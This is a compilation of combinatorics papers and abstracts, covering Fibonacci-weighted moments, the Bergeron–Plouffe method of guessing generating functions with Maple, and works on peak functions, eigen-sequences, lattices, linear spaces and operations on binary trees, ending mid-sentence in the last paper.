$$\begin{aligned} E(Y^2) &= \frac{1}{4}(1^2) + \frac{1}{2}E\left[(1+Y')^2\right] + \frac{1}{4}E\left[(2+Y'')^2\right] \\ &= \frac{1}{4} + \frac{1}{2}E(1+2Y+Y^2) + \frac{1}{4}E(4+4Y+Y^2) \\ &= \frac{7}{4} + 2E(Y) + \frac{3}{4}E(Y^2). \end{aligned}$$

Since $E(Y) = 5$, it follows that $E(Y^2) = 47$. Thus,

$$a_2 = \sum_{k\geq 1} \frac{k^2 F_k}{2^{k+1}} = 47.$$

Following the same logic for higher moments, we derive for $n \geq 1$,

$$\begin{aligned} E(Y^n) &= \frac{1}{4}(1^n) + \frac{1}{2}E[(1+Y)^n] + \frac{1}{4}E[(2+Y)^n] \\ &= \frac{1}{4} + \frac{3}{4}E(Y^n) + \frac{1}{2}\sum_{k=0}^{n-1}\binom{n}{k}E(Y^k) + \frac{1}{4}\sum_{k=0}^{n-1}\binom{n}{k}2^{n-k}E(Y^k). \end{aligned}$$

Consequently, we have the following recursive equation:

$$E(Y^n) = 1 + \sum_{k=0}^{n-1}\binom{n}{k}[2+2^{n-k}]E(Y^k)$$

Thus for all $n \geq 1$,

$$a_n = 1 + \sum_{k=0}^{n-1}\binom{n}{k}[2+2^{n-k}]a_k. \tag{3}$$

Using equation (3), one can easily derive $a_3 = 665$, $a_4 = 12,551$, and so on.

3 Generating Function and Asymptotics

For $n \geq 0$, define the exponential generating function

$$a(x) = \sum_{n\geq 0} \frac{a_n}{n!}x^n.$$

It follows from equation (3) that

$$\begin{aligned} a(x) &= 1 + \sum_{n\geq 1} \frac{\left(1 + \sum_{k=0}^{n-1} \binom{n}{k}[2 + 2^{n-k}]a_k\right)}{n!} x^n \\ &= e^x + 2a(x)(e^x - 1) + a(x)(e^{2x} - 1). \end{aligned}$$

Consequently,

$$a(x) = \frac{e^x}{4 - 2e^x - e^{2x}}. \tag{4}$$

For the asymptotic growth of a_n, one need only look at the leading term of the Laurent series expansion [4] of $a(x)$. This leads to

$$a_n \approx \frac{\sqrt{5} - 1}{10 - 2\sqrt{5}} \left(\frac{1}{\ln(\sqrt{5} - 1)}\right)^{n+1} n!. \tag{5}$$

4 Closed Form

While the recurrence (3), generating function (4), and asymptotic result (5) are satisfying, a closed form for a_n might also be desired. For the sake of completeness, we demonstrate such a closed form here.

To calculate

$$a_n = \sum_{k\geq 1} \frac{k^n F_k}{2^{k+1}},$$

we first recall the Binet formula for F_k [3]:

$$F_k = \frac{1}{\sqrt{5}} \left(\left(\frac{1 + \sqrt{5}}{2}\right)^k - \left(\frac{1 - \sqrt{5}}{2}\right)^k\right) \tag{6}$$

Then (6) implies that (1) can be rewritten as

$$a_n = \frac{1}{2\sqrt{5}} \sum_{k\geq 1} k^n \left(\frac{1 + \sqrt{5}}{4}\right)^k - \frac{1}{2\sqrt{5}} \sum_{k\geq 1} k^n \left(\frac{1 - \sqrt{5}}{4}\right)^k. \tag{7}$$

Next, we remember the formula for the geometric series:

$$\sum_{k\geq 0} x^k = \frac{1}{1-x} \tag{8}$$

This holds for all real numbers x such that $|x| < 1$. We now apply the $x\frac{d}{dx}$ operator n times to (8). It is clear that the left-hand side of (8) will then become

$$\sum_{k\geq 1} k^n x^k.$$

The right-hand side of (8) is transformed into the rational function

$$\frac{1}{(1-x)^{n+1}} \times \sum_{j=1}^{n} e(n,j)x^j, \tag{9}$$

where the coefficients $e(n,j)$ are the Eulerian numbers [2, Sequence A008292], defined by

$$e(n,j) = j \cdot e(n-1,j) + (n-j+1) \cdot e(n-1,j-1) \text{ with } e(1,1) = 1.$$

(The fact that these are indeed the coefficients of the polynomial in the numerator of (9) can be proven quickly by induction.) From the information found in [2, Sequence A008292], we know

$$e(n,j) = \sum_{\ell=0}^{j} (-1)^\ell (j-\ell)^n \tbinom{n+1}{\ell}.$$

Therefore,

$$\sum_{k\geq 1} k^n x^k = \frac{1}{(1-x)^{n+1}} \times \sum_{j=1}^{n} \left[\sum_{\ell=0}^{j} (-1)^\ell (j-\ell)^n \tbinom{n+1}{\ell} \right] x^j. \tag{10}$$

Thus the two sums

$$\sum_{k\geq 1} k^n \left(\frac{1+\sqrt{5}}{4}\right)^k \quad \text{and} \quad \sum_{k\geq 1} k^n \left(\frac{1-\sqrt{5}}{4}\right)^k$$

that appear in (7) can be determined explicitly using (10) since

$$\left|\frac{1+\sqrt{5}}{4}\right| < 1 \quad \text{and} \quad \left|\frac{1-\sqrt{5}}{4}\right| < 1.$$

Hence, an exact, non-recursive, formula for a_n can be developed.

References

[1] A. T. Benjamin and J. J. Quinn, Recounting Fibonacci and Lucas Identities, *College Mathematics Journal*, Vol. 30, No. 5, pp. 359-366, 1999.

[2] N. J. A. Sloane, *The On-Line Encyclopedia of Integer Sequences*, published electronically at http://www.research.att.com/∼njas/sequences/, 2000.

[3] S. Vajda, *Fibonacci and Lucas Numbers, and the Golden Section*, John Wiley and Sons, New York, 1989.

[4] H. S. Wilf, *Generatingfunctionology*, Academic Press, Boston, 1994.

AMS Subject Classification Number: 11B39.

Computing the Generating Function of a Series Given Its First Few Terms

François Bergeron and Simon Plouffe

CONTENTS

We outline an approach for the computation of a good candidate for the generating function of a power series for which only the first few coefficients are known. More precisely, if the derivative, the logarithmic derivative, the reversion, or another transformation of a given power series (even with polynomial coefficients) appears to admit a rational generating function, we compute the generating function of the original series by applying the inverse of those transformations to the rational generating function found.

1. INTRODUCTION

We address the problem of finding the generating function $f(x)$ of a power series

$$\alpha(x) = a_0 + a_1 x + a_2 x^2 + \cdots + a_n x^n + \cdots,$$

of which we know only a limited number of initial terms. We say that $\alpha(x)$ has *precision* n if all coefficients up to x^n are known. Clearly, in the absence of additional information, the knowledge of $\alpha(x)$ to any finite precision is not sufficient to determine $f(x)$ uniquely.

One instance when the problem can be solved is when $f(x)$ is known a priori to be a rational function

$$\frac{p_0 + p_1 x + \cdots + p_j x^j}{q_0 + q_1 x + \cdots + q_k x^k} \quad \text{with } p_j, q_k \neq 0, \qquad (1.1)$$

and the precision of $\alpha(x)$ is at least $j + k$. Many good algorithms exist for computing $f(x)$ in this case. A naive one is to use the method of indeterminate coefficients in (1.1), with $j + k = n$. Better algorithms make use of (for example) Padé approximants. The function `convert/ratpoly` provided by the computer algebra system Maple [Char et al. 1985] includes the Padé approximants method.

Bergeron had support from NSERC-Canada and FCAR-Québec.

1058-6458/96 $0.50 per page

If we don't know that the generating function is rational, we can still apply a rational function approximation algorithm to $\alpha(x)$, to obtain an expression of the form (1.1) whose Taylor expansion coincides with $\alpha(x)$ throughout the known terms. If we find out that $k+j$ is much less than the precision n, we can consider the rational fraction obtained a good candidate for the generating function $f(x)$. The greater n is with respect to $j+k$, the more confident we can be in our guess.

Our purpose here is to show that one can easily extend the class of series for which a good candidate for a generating function can explicitly be computed from the knowledge of just enough terms of a series. The main idea is to try to transform the series into one that admits a rational generating function. If this transformation is successful, in the sense that the result appears to be rational, one need only apply the inverse transformation to the resulting rational function in order to produce an explicit candidate for the generating function of the original series. Thus, a measure of rationality for series is crucial to our scheme.

Using this idea, we wrote a Maple program that will find generating functions such as

$$\tan x, \qquad \exp(te^x - t), \qquad (1-4x)^{-3/2},$$
$$\exp\left(\frac{1-\sqrt{1-2\,xt}}{x} - t\right) \quad \text{and} \quad \frac{1}{1-xe^{A(x)}},$$

where $A(x)$ is the solution to the functional equation $A(x) = x\exp A(x)$—and even more complex ones. The program is described in Section 2, and examples are given in Section 3 that show it to be surprisingly successful. It typically gives results in a few seconds on a Mips/3000 or on a Macintosh IIfx. Moreover, it works with series whose coefficients are polynomials or rational functions, as well as numbers; the generating function in such cases involves a formal parameter, as in the case of $\exp(te^x - t)$ above, which arises in connection with Stirling polynomials of the second kind (see Example 8 in Section 3).

2. THE PROGRAM

The heart of the program is a test for the existence of a good rational function approximation (1.1) for a given series, where *good* is defined to mean that $k+j$ is less than the precision n of the series. This rationality test is implemented in the function `testrat`, which returns either the rational function that has been found, or the keyword `FAIL`.

The power of the program lies in the association of this rationality test with operations such as differentiation, logarithmic differentiation and reversion. (Recall that a series

$$\alpha(x) = a_0 + a_1x + a_2x^2 + \cdots + a_nx^n + \cdots$$

with $a_0 = 0$ and $a_1 \neq 0$ has a unique *reversion* $\alpha^{\langle -1\rangle}(x)$, that is, a series satisfying $\alpha^{\langle -1\rangle}(\alpha(x)) = x$. The generating function of $\alpha^{\langle -1\rangle}(x)$ is inverse to the generating function of $\alpha(x)$, and the first n terms of $\alpha^{\langle -1\rangle}(x)$ depend only on the first n terms of $\alpha(x)$. The *logarithmic derivative* of a series $\alpha(x)$ is $\alpha'(x)/\alpha(x)$.)

In general, the first step of a computation is to execute some transformation Γ on a given series $\alpha(x)$, then to test the resulting series for rationality. If $\Gamma(\alpha(x))$ admits a good rational generating function $f(x)$, the program computes $\Gamma^{-1}(f(x))$, where Γ^{-1} is the transformation inverse to Γ. Note that some operations Γ, such as differentiation, reduce the precision of the series.

This strategy is implemented by calling `testrat` with the functions `testdrat`, `testdlograt` and `testrevrat`. Each of these three functions takes three arguments: the series, the variable (which we have been calling x), and the type of test that should be performed on the transform. The last argument allows tests to be combined: for example, the call `testrevrat(series,x,testdlograt)` will test the logarithmic derivative of the reversion of the series for rationality. These tests, or compositions of them, are successively called by the main program (named `generating` in the examples that follow), which returns a generating function if possible.

Some renormalization of the series is included in `testdrat`, `testdlograt` and `testrevrat`, so that further operations can always be applied. For instance, a series should preferably be of the form

$$x + a_2x^2 + \cdots + a_nx^n + O(x^{n+1}).$$

for reversion.

3. EXAMPLES

The sidebars on this page and the next show a number of representative examples of use of the program `generating`. In some cases, the output has been simplified, using Maple. We use standard mathematical notation for ease of reading, but the Maple input and output is straightforward. The input for Example 1, for example, would be

```
> generating(x + x^2 + 2 x^3 + 3 x^4 +
>    5 x^5 + 8 x^6 + O(x^7));
```

where > is the Maple prompt. The program outputs either "`The generating function of this series appears to be ...`" or "`I can find no generating function for this series.`"

Some of the examples were selected from the forthcoming second edition of N. J. A. Sloane's *Handbook of Integer Sequences* [Sloane]. We applied the program to a great number of power series, both ordinary and exponential, corresponding to the sequences in that book (that is, the coefficients of the series were the terms of the sequences). We chose our examples either for their intrinsic elegance, or because they appear to be unknown, or to illustrate the power of the method. Some examples illustrate the use of the program on series with polynomial coefficients.

Example 1. This is the series coming from the Fibonacci sequence. Here `generating` uses directly Maple's function `convert/ratpoly`. The smallest precision for which the result comes out right is six, as shown. With a direct use of this `ratpoly` function (and a simple rejection test) we obtained generating functions for about 600 out of the 4568 sequences in [Sloane].

Example 2. Here the program took the derivative.

Example 3. This is a specialization at $t = -1$ of the next example.

Example 4. This is the exponential generating function for Hermite polynomials. Observe how the input series can have polynomial coefficients, and how the number of terms needed to yield a significant result is quite small.

Example 5. Here the program took the logarithmic derivative.

Example 6. Several generating functions with exponents such as $\frac{3}{2}$, $\frac{5}{2}$, $\frac{7}{2}$ and $\frac{11}{2}$ were obtained when we ran our program on the sequences appearing in [Sloane].

Example 7. This is the exponential generating function for Stirling polynomials of the first kind, which count permutations by number of cycles.

	Input	Output
1	$x + x^2 + 2x^3 + 3x^4 + 5x^5 + 8x^6 + O(x^7)$	$\dfrac{-x}{-1+x+x^2}$
2	$2 + 5x + \frac{11}{2}x^2 + \frac{19}{3}x^3 + \frac{29}{4}x^4 + \frac{41}{5}x^5 + \frac{55}{6}x^6 + \frac{71}{7}x^7 + \frac{89}{8}x^8 + \frac{109}{9}x^9 + O(x^{10})$	$\dfrac{2-x^2}{(1-x)^2} + \ln\dfrac{1}{1-x}$
3	$1 + x + x^2 + \frac{2}{3}x^3 + \frac{5}{12}x^4 + \frac{13}{60}x^5 + \frac{19}{180}x^6 + \frac{29}{630}x^7 + \frac{191}{10080}x^8 + \frac{131}{18144}x^9 + O(x^{10})$	$\exp\left(x + \frac{1}{2}x^2\right)$
4	$1 - xt + \left(\frac{1}{2} + \frac{1}{2}t^2\right)x^2 - \left(\frac{1}{2}t + \frac{1}{6}t^3\right)x^3 + \left(\frac{1}{8} + \frac{1}{4}t^2 + \frac{1}{24}t^4\right)x^4 - \left(\frac{1}{8}t + \frac{1}{12}t^3 + \frac{1}{120}t^5\right)x^5 + O(x^6)$	$\exp\left(\frac{1}{2}x(-2t+x)\right)$
5	$1 + x + x^2 + \frac{5}{6}x^3 + \frac{17}{24}x^4 + \frac{73}{120}x^5 + \frac{97}{180}x^6 + \frac{2461}{5040}x^7 + \frac{3631}{8064}x^8 + \frac{152531}{362880}x^9 + O(x^{10})$	$\dfrac{\exp\left(\frac{1}{4}x^2 + \frac{1}{2}x\right)}{\sqrt{1-x}}$
6	$1 + 24x + 270x^2 + 2240x^3 + 15750x^4 + 99792x^5 + 588588x^6 + 3294720x^7 + 17721990x^8 + 92378000x^9 + O(x^{10})$	$\dfrac{1+10x+4x^2}{(1-4x)^{7/2}}$
7	$1 + tx + \frac{1}{2}(t^2+t)x^2 + \frac{1}{6}(t^3+3t^2+2t)x^3 + \frac{1}{24}(t^4+6t^3+11t^2+6t)x^4 + \frac{1}{120}(t^5+10t^4+35t^3+50t^2+24t)x^5 + O(x^6)$	$\left(\dfrac{1}{1-x}\right)^t$

Example 8. This is the exponential generating function for Stirling polynomials of the second kind, which count partitions of a set by number of parts. This result was obtained through a double logarithmic derivative.

Example 9. This illustrates the use of a rationality test on the reversion of a series. The reversion of this generating function is $x/(1+x)^3$; therefore the generating function $f(x)$ is obtained as the real solution of the cubic equation

$$(1+f(x))^3\, x - f(x) = 0.$$

Example 10. This generating function has two parameters, and admits as one specialization the generating function for Laguerre polynomials. One can find a generating function for most of the classical orthogonal polynomials using our program on the first seven or so terms of their series.

Example 11. This generating function counts functions from a set into itself with weight t^k, where k is the number of recurrent points in the function. $\mathrm{Rev}(f(x), x)$ stands for the inverse for composition of $f(x)$. If we denote by $A(x)$ the solution to the functional equation $A(x) = x\exp(A(x))$, the generating function is equal to

$$\frac{1}{1 - txe^{A(x)}}.$$

$A(x)$ is the generating function for rooted trees.

Many other functions such as $\tan x$, $\arctan x$, or $\arcsin x$ also appeared as generating functions in our experiments.

4. CONCLUSIONS

The success of our approach, and also its limitations, depend on the set of transformations tried before a rationality test is made. Many transfor-

	Input	Output
8	$1 + tx + \frac{1}{2}(t^2+t)x^2 + \frac{1}{6}(t+3t^2+t^3)x^3 + \frac{1}{24}(t+7t^2+6t^3+t^4)x^4 + \frac{1}{120}(t+15t^2+25t^3+10t^4+t^5)x^5 + O(x^6)$	$\exp(te^x - t)$
9	$x + 3x^2 + 12x^3 + 55x^4 + 273x^5 + 1428x^6 + 7752x^7 + 43263x^8 + 246675x^9 + O(x^{10})$	$-1 + \frac{(12\sqrt{81x-12} - 108\sqrt{x})^{1/3}}{6\sqrt{x}} - \frac{(12\sqrt{81x-12} + 108\sqrt{x})^{1/3}}{6\sqrt{x}}$
10	$1 + (t+s)x + \frac{1}{2}(t^2+2ts+s^2+t+2s)x^2 + \frac{1}{6}(t^3+3t^2s+3ts^2+s^3+3t^2+9ts+6s^2+2t+6s)x^3 + \frac{1}{24}(t^4+4t^3s+6t^2s^2+4ts^3+s^4+6t^3+24t^2s + 30ts^2+12s^3+11t^2+44ts+36s^2+6t+24s)x^4 + \frac{1}{120}(t^5+5t^4s+10t^3s^2+10t^2s^3+5ts^4+s^5+10t^4 + 50t^3s+90t^2s^2+70ts^3+20s^4+35t^3+175t^2s + 260ts^2+120s^3+50t^2+250ts+240s^2+24t+120s)x^5 + O(x^6)$	$\left(\frac{1}{1-x}\right)^t \exp\left(\frac{sx}{1-x}\right)$
11	$xt + \left(t+t^2\right)x^2 + \left(\frac{3}{2}t+2t^2+t^3\right)x^3 + \left(4t^2+3t^3+\frac{8}{3}t+t^4\right)x^4 + \left(\frac{25}{3}t^2+\frac{15}{2}t^3+\frac{125}{24}t+4t^4+t^5\right)x^5 + \left(18t^2+18t^3+\frac{54}{5}t+12t^4+5t^5+t^6\right)x^6 + \left(\frac{343}{8}t^3+\frac{98}{3}t^4+\frac{2401}{60}t^2+\frac{35}{2}t^5+\frac{16807}{720}t+6t^6+t^7\right)x^7 + \left(\frac{16384}{315}t+7t^7+t^8+24t^6+\frac{160}{3}t^5+\frac{256}{3}t^4+\frac{512}{5}t^3+\frac{4096}{45}t^2\right)x^8 + O(x^9)$	$t\,\mathrm{Rev}\left(\frac{x}{xt+1}\exp\left(-\frac{x}{xt+1}\right), x\right)$

mations beyond differentiation, logarithmic differentiation and reversion may be considered. For instance, one could choose any invertible function $f(x)$ and consider the following transformations on a series $\alpha(x) = a_0 + a_1x + a_2x^2 + \cdots + a_nx^n + O(x^{n+1})$:

$$\theta_f(\alpha(x)) = \text{taylor}(a_0 + a_1f(x) + \cdots + a_nf(x)^n),$$
$$\theta^f(\alpha(x)) = \text{taylor}(f(a_1x + a_2x^2 + \cdots + a_nx^n)).$$

Here taylor(g) stands for the operation of taking the Taylor expansion around 0 of a function g, and θ^f is defined when $a_0 = 0$. If $f^{\langle -1\rangle}$ denotes the reversion of $f(x)$, one easily checks that

$$(\theta_f)^{-1}(g(x)) = g(f^{\langle -1\rangle}(x)),$$
$$(\theta^f)^{-1}(g(x)) = f^{\langle -1\rangle}(g(x)).$$

One nice case is when $f(x) = \ln x$ in θ_f. This transformation allows the computation of generating functions that are rational functions of the exponential. For instance, one could obtain in this manner the generating function

$$\frac{e^x - 1}{2 - e^x}$$

for the series

$$x + \tfrac{3}{2}x^2 + \tfrac{13}{6}x^3 + \tfrac{25}{8}x^4 + \tfrac{541}{120}x^5 + \tfrac{1561}{240}x^6 + \tfrac{47293}{5040}x^7 + \tfrac{36389}{2688}x^8 + \tfrac{7087261}{362880}x^9 + O(x^{10}),$$

which is the exponential series for ordered partitions of a set. As it happens, our program found this generating function by other means, namely by taking the derivative of the reversion of the series, whose generating function is

$$\frac{1}{(1+2x)(1+x)}.$$

To describe other possible extensions of our approach, we recall some definitions. A series $y(x)$, with coefficients in $\mathbf{K}$, is said to be *differentiably finite* or *D-finite* [Stanley 1980] if it satisfies some nontrivial linear differential equation

$$p_0(x)y + p_1(x)y' + \cdots + p_k(x)y^{(k)} = 0 \qquad (4.1)$$

with coefficients $p_j(x) \in \mathbf{K}[x]$. A series $y = y(x)$ is said to be *constructible differentially finite* or *CDF* [Bergeron and Reutenauer 1990] if, for some $k \geq 1$, there exist k series $y_1, \ldots, y_k$, with $y_1 = y$, and polynomials $P_1, \ldots, P_k$ with coefficients in $\mathbf{K}$, satisfying

$$y_i' = P_i(y_1, \ldots, y_k) \quad \text{for } i = 1, \ldots, k. \qquad (4.2)$$

Both of these classes of series contain polynomials, algebraic series, and the Taylor expansion around 0 of usual functions such as e^x, $\log(1+x)$, or the trigonometric functions. They are also closed under addition and multiplication, and under composition with algebraic series. However, the CDF class is not closed under Hadamard (termwise) product, whereas the D-finite class is. On the other hand, CDF is closed under differentiation, integration, inversion $(1/y(x))$, composition and reversion.

Neither class is contained in the other. All CDF series are analytic around 0, so $\sum_n n!\,x^n$ is not CDF, though it is D-finite. On the other hand, the series expansion around 0 of $1/\cos x$ is not D-finite, but is CDF.

Both classes allow for the characterization of a wide range of generating functions. If one knows the form of the liner differential equation (4.1) or the system (4.2)—that is, the number of equations and the degrees of the polynomials—the exact equation or system characterizing a given series or a set of series can then be found from the series' first terms. In the case of D-finite series, this technique has already been proposed and implemented by Guttmann [Brak and Guttmann 1990]. For CDF series, we have an experimental program that has been used to obtain nice new generating functions such as

$$F(u, v, x) = \frac{\alpha^2}{e^x((1+u)\sin(\frac{1}{2}\alpha x) - \cos(\frac{1}{2}\alpha x))^2}, \qquad (4.3)$$

where $\alpha = \sqrt{2v - (1+u)^2}$. This is a generating function (with parameters) for the number of maximal up-going paths in the composition poset (ongoing research in collaboration with S. Dulucq and M. Bousquet-Mélou). Function (4.3) is not D-finite but is CDF. To obtain it, we used the first few terms of the series

$$1 + ux + \tfrac{1}{2}(v+u^2)x^2 + \tfrac{1}{6}(v + 4vu + u^3)x^3 + \tfrac{1}{24}(v + 4v^2 + 6vu + 11vu^2 + u^4)x^4 + \tfrac{1}{120}(v + 14v^2 + 34uv^2 + 8vu + 23u^2v + 26vu^3 + u^5)x^5 + \cdots,$$

obtained by explicit enumeration of the objects considered, in order to find the system

$$F' = F(1+G), \qquad F(u,v,0) = 1,$$
$$G' = v + (1+u)G + G^2/2, \qquad G(u,v,0) = 0.$$

Expression (4.3) is easily computed from this.

Our first implementation of `generating` computed a generating function for either the ordinary or the exponential series of about 1000 out of the 4568 sequences appearing in [Sloane]. Since the first version of this article was written, a Maple package implementing some ideas presented here, as well as others such as the D-finite approach, has been written by Bruno Salvy and Paul Zimmermann of INRIA [Salvy and Zimmermann]. It is now available as a shared package under the name "`gfun`". (To learn more about obtaining shared packages, type `?share` to Maple.) The analogue of our function `generating` in `gfun` is the function `guessgf`. Giving `guessgf` the right set of options results in its using the set of transformations described in Section 2 of this paper.

ACKNOWLEDGEMENTS

We would like to thank G. Labelle, N. J. A. Sloane and an anonymous referee for their constructive comments.

REFERENCES

[Bergeron and Reutenauer 1990] F. Bergeron and C. Reutenauer, "Combinatorial resolution of systems of differential equations, III: A special class of differentially algebraic series", *Europ. J. Combin.* **11** (1990), 501–512.

[Brak and Guttmann 1990] R. Brak and A. J. Guttmann, "Algebraic approximants: a new method of series analysis", *J. Phys.* A**23** (1990), L1331–1337.

[Char et al. 1985] Bruce W. Char et al., *Maple User's Guide*, 4th ed., Watcom Publications, Waterloo, Ont., 1985.

[Salvy and Zimmermann] B. Salvy and P. Zimmermann, "GFUN: A Maple Package for the Manipulation of Generating and Holonomic Functions in one Variable", to appear in *ACM Trans. in Math. Software*.

[Sloane] N. J. A. Sloane, *A Handbook of Integer Sequences*, 2nd ed., Academic Press, to appear (1st ed., 1973).

[Stanley 1980] R. P. Stanley, "Differentiably finite power series", *Europ. J. Combin.* **1** (1980), 175–188.

[Zeilberger 1991] D. Zeilberger, "A Maple program for proving hypergeometric identities", *SIGSAM Bulletin* **25**(3) (1991), 4–13.

François Bergeron, LACIM, Université du Québec à Montréal, Montréal H3C 3P8, Canada
Spring 1993: LaBRI, Université de Bordeaux I, 33405 Talence, France (bergeron@catalan.math.uqam.ca)

Simon Plouffe, LACIM, Université du Québec à Montréal, Montréal H3C 3P8, Canada

Received October 30, 1991; accepted in revised form January 25, 1993

Shifted Quasi-Symmetric Functions and the Hopf algebra of peak functions

Nantel Bergeron, S. Mykytiuk, Frank Sottile, and S. J. van Willigenburg

In his work on P-partitions, Stembridge defined the algebra of peak functions *Pi* which is both a subalgebra and a retraction of the algebra of quasi-symmetric functions. We show that *Pi* is closed under coproduct, and therefore a Hopf algebra, and describe the kernel of the retraction. Billey and Haiman, in their work on Schubert polynomials, also defined a new class of quasi-symmetric functions --- shifted quasi-symmetric functions --- and we show that *Pi* is strictly contained in the linear span *Xi* of shifted quasi-symmetric functions. We show that *Xi* is a coalgebra, and compute the rank of the n-th graded component.

The manuscript in postscript.

HP Labs Technical Reports

Full Image:

Two-point Spectral Correlations for Star Graphs

Berkolaiko, G.; Keating, J.P.

HPL-BRIMS-1999-10
19991028
External

Keyword(s): spectral statistics; graph theory; combinatorics

Abstract: Please Note. This abstract contains mathematical formulae which cannot be represented here. The eigenvalues of the Schrodinger operator on a graph G are related via an exact trace formula to periodic orbits on G. This connection is used to calculate two- point spectral statistics for a particular family of graphs, called star graphs, in the limit as the number of edges tend to infinity. Combinatorial techniques are used to evaluate both the diagonal (same orbit) and off-diagonal (different orbit) contributions to the sum over pairs of orbits involved. In this way, a general formula is derived for terms in the (short- time) expansion of the form factor K ( ) in powers of , and the first few are computed explicitly. The result demonstrates that K ( ) is neither Poissonian nor random-matrix, but intermediate between the two. Off-diagonal pairs of orbits are shown to make a significant contribution to all but the first few coefficients.

23 Pages

Back to Index

Some Canonical Sequences of Integers

M. Bernstein(*) and N. J. A. Sloane(**)

Mathematical Sciences Research Center
AT&T Bell Laboratories
Murray Hill, NJ 07974 USA

(*)Present address:
Mathematics Department
Univ. California Berkeley
887 Evans Hall
Berkeley CA 94720-3840
Email: mira@math.berkeley.edu

(**)Present address:
Information Sciences Research
AT&T Shannon Lab
Florham Park, NJ 07932-0971 USA
Email: njas@research.att.com

Dedicated to Professor J. J. Seidel

Abstract

Extending earlier work of R. Donaghey and P. J. Cameron, we investigate
some canonical "eigen-sequences" associated with transformations of integer sequences.
Several known sequences appear in a new setting:
for instance the sequences (such as 1, 3, 11, 49, 257, 1531, ...) studied by
T. Tsuzuku, H. O. Foulkes and A. Kerber in connection with
multiply transitive groups are eigen-sequences for the binomial transform.
Many interesting new sequences also arise, such as 1, 1, 2, 26, 152, 1144, ...,
which shifts one place left when transformed by the Stirling numbers of the second kind,
and whose exponential generating function satisfies A'(x) = A(e^x -1) + 1.

For the full version see
http://www.research.att.com/~njas/doc/eigen.pdf (pdf) or
http://www.research.att.com/~njas/doc/eigen.ps (ps)

This paper was published (in a somewhat different form) in
Linear Algebra and Its Applications, Vol. 226/228 (The Seidel Festschrift) (1995),
pp. 57-72. [Math. Rev. 96i:05004]. Erratum: Linear Algebra Appl. 320 (2000), no. 1-3, 210.

On Sublattices of the Hexagonal Lattice

M. Bernstein(*), N. J. A. Sloane(**), and Paul E. Wright(***)

Mathematical Sciences Research Center
AT&T Bell Laboratories
Murray Hill, NJ 07974 USA

(*)Present address:
Mathematics Department
Univ. California Berkeley
887 Evans Hall
Berkeley CA 94720-3840
Email: mira@math.berkeley.edu

(**)Present address:
Information Sciences Research
AT&T Shannon Lab
Florham Park, NJ 07932-0971 USA
Email: njas@research.att.com

(***)Present address:
120 Potomac Drive
Basking Ridge
NJ 07920

Abstract

How many sublattices of index N are there in the planar hexagonal lattice? Which of them are the best from the point of view of packing density, signal-to-noise ratio, or energy? We answer the first question completely and give partial answers to the other questions.

For the full version see
http://www.research.att.com/~njas/doc/paul.pdf (pdf) or
http://www.research.att.com/~njas/doc/paul.ps (ps)

This paper was published (in a somewhat different form) in
Discrete Math., Vol. 170 (1997), 29-39.

Anton Betten, Dieter Betten

Linear Spaces with at Most 12 Points

Journal of Combinatorial Designs 7 (1999), 119-145.

We maintain two versions of this page, one at the Journal's home page in the USA, the other one at the author's home page in Germany. Here are the links:

- JCD version in the USA
- author's version in Germany

Note that the two versions of this page differ slightly, the authors page giving also incidence matrices for the linear spaces.

Abstract:
The 28,872,973 linear spaces on 12 points are constructed. The parameters of the geometries play an important role. In order to make generation easy, we construct possible parameter sets for geometries first (purely algebraically). Afterwards, the corresponding geometries are tried to construct. We define line types, point types, point cases and also refined line types. These are the first three steps of a general decomposition according to the parameters which we call TDO. The depth of parameter precalculation can be varied, thereby obtaining a handy tool to react in a flexible way to different grades of difficulty of the problem.

the article:

- lin12.ps

```
@article {BettenBetten12,
   AUTHOR = {Betten, Anton and Betten, Dieter},
    TITLE = {Linear spaces with at most 12 points.},
  JOURNAL = {J.~of Combinatorial Designs},
   VOLUME = {7},
     YEAR = {1999},
    PAGES = {119--145},
}
```

Linear spaces on v points, overview				
v	**#geo / (-#tdo)**	**time**	**the table**	**data file**

6	**10**	**0**	lin6	lin6.tar.gz (0.5 K)
7	**24**	**0**	lin7	lin7.tar.gz (0.8 K)
8	**69**	**0**	lin8	lin8.tar.gz (1.6 K)
9	**384 (-9)**	**0**	lin9	lin9.tar.gz (4.7 K)
10	**5250 / (-112)**	**15 sec**	lin10	lin10.tar.gz (36 K)
11	**232929 / (-1890)**	**17 min, 2 sec**	lin11	lin11.tar.gz (1.1 MB)
12	**28872973 / (-44207)**	**25 hours, 42 min, 56 sec**	lin12	lin12.tar.gz (? K)

last updated: February 25, 1999, Anton Betten

Acta Informatica 35, 1–15 (1998)

Structured numbers

Properties of a hierarchy of operations on binary trees

Vincent D. Blondel⋆

Institute of Mathematics, University of Liège, B-4000 Liège, Belgium (e-mail: vblondel@ulg.ac.be)

Received: 11 December 1995 / 30 December 1996

Abstract. We introduce a hierarchy of operations on (finite and infinite) binary trees. The operations are obtained by successive repetition of one initial operation. The first three operations are generalizations of the operations of addition, multiplication and exponentiation for positive integers.

1 Introduction

The product of two positive integers a and b is equal to the sum of b factors each equal to a. The bth exponent of a, denoted by $a \uparrow b$, can similarly be defined as the product of b factors each equal to a. The process of getting new operations by repeating old ones ends with exponentiation because this last operation is not associative. The definition

$$a \uparrow\uparrow b = \underbrace{a \uparrow a \uparrow a \uparrow \ldots \uparrow a}_{b \text{ factors}} \tag{1}$$

is ambiguous since for example $(4 \uparrow 4) \uparrow 4 \neq 4 \uparrow (4 \uparrow 4)$. For the the right hand side of (1) to be well defined both the number of factors and the order in which the operations $\uparrow$ are performed have to be specified.

A way of doing this is to ask the second operand to carry not only a quantitative information, the number of times a is repeated, but also a structured information, the order in which the operations $\uparrow$ are performed. Binary trees are naturally designated object to convey such a structured information. The number of external nodes (leaves) of a binary tree can be used to specify the number of factors, and the structure of the tree can then be used to specify the order in which the operations are performed.

⋆ Parts of this work were completed while the author was at OCIAM Oxford, at KTH Stockholm and at INRIA Paris.

In this paper, we define countably many internal operations on binary trees. The first operation, which we denote by $\overset{1}{\cdot}$, is obtained by forming the binary tree whose left and right subtrees are equal to the operands. This operation is not associative. The second operation $\overset{2}{\cdot}$ is defined as follows: From the binary trees a and b we construct the binary tree $a \overset{2}{\cdot} b$ by repeating the operation $\overset{1}{\cdot}$ on the tree a with the structure dictated by b. In the same way, we define an operation $\overset{3}{\cdot}$ by repeating $\overset{2}{\cdot}$, an operation $\overset{4}{\cdot}$ by repeating $\overset{3}{\cdot}$, etc. We eventually obtain countably many internal operations ($\overset{k}{\cdot}$ for $k \geq 1$) with the definition

